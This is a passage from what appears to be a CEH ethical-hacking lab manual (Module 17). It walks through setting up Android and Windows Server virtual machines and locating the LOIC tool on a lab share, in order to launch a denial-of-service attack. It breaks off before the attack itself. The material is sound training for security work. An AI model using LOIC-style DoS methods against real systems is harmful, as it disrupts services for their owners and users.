
In this task, we will use LOIC on the Android mobile platform to launch a DoS attack on a target machine.

1. Turn on the **Windows Server 2019** virtual machine.

2. Switch to the **Android** virtual machine. If the **Android** machine is non-responsive then, click drop-down icon beside **Suspend this guest** operating system icon from the toolbar and select **Restart Guest**.




3. After the machine reboots, on the **Home screen**, swipe from right to left to navigate to the second page of the **Home screen**.




Module 17 – Hacking Mobile Platforms

- On the second page of the **Home screen**, click the **Cx File Explorer** app.



- Cx File Explorer** opens; click **10.10.1.11** from the **Network** tab and navigate to **CEH-Tools → CEHv12 Module 17 Hacking Mobile Platforms → Android Hacking Tools → Low Orbit Ion Cannon (LOIC)**.

